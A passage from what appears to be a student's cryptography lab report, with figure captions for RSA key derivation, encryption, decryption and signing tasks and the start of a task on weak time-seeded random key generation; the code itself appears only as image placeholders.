

Fig. 39: aoutfile created

d. Task 1 starts here. Figure 40 shows the CCode for deriving a private key.



Fig. 40: CCode

e. Figure 41 shows the CCode continuation.



Fig. 41: CCode continuation

f. Figure 42 shows the CCode compilation.



Fig. 42: CCode compilation

g. Figure 43 shows the Task1 file created.



Fig. 43: Task1 file

h. Figure 44 shows the derived private key.



Fig. 44. Derived Private Key

2. Task2: Encrypting a Message:

a. Figure 45 shows the CCode for encrypting a message.



Fig. 45: Encrypting a message

b. Figure 46 shows the encrypted message.



Fig. 46: Encrypted Message

3. Task 3 - Decrypted Message:

a. Figure 47 shows the CCode for decrypting a message.



Fig 47: CCode

b. Figure 48 shows the decrypted message.



Fig. 48: Decrypted message

4. Task4 – Signing a Message:

a. Figure 49 shows the commands to get the hex strings.



Fig. 49: Hex Strings

b. Figure 50 shows the CCode for signing a message.



Fig. 50: CCode

c. Figure 51 shows the CCode continuation.



Fig. 51: CCode continuation

d. Figure 52 shows the signed message.



Fig. 52: Signed Message

Observation:

The task also said to describe the observations on if a slight change in the message would or would not alter the signature value. To achieve this, we had run the $2000 message and also the $3000 message and generated the hex string again to use it in the program. The result snippet is as follows where the observation is that the signatures are far different even for a slight change in the input message which is a good thing. It can be seen that although the information is only slightly changed, the signature result will also change greatly.

6. Pseudo Random Number Generation:

1. Task1 – Generate Encryption Key in a Wrong Way:
    a. To generate good pseudo-random numbers, we need to start with something random; otherwise, the results will be very predictable. Figure 53 is the CCode which uses the current time as the seed for a pseudo random generator.



Fig. 53: CCode

b. Figure 54 shows the C file compilation.



Fig. 54: Cfile compilation

c. Figure 55 shows the file created after compilation.



Fig. 55: Task1 file created

d. Figure 56 shows the random numbers generated.



Fig. 56: Random numbers generation

e. Figure 57 shows the commented CCode.

Fig. 56: Commented srand line

f. Figure 57 shows the same random numbers because of commenting srand.

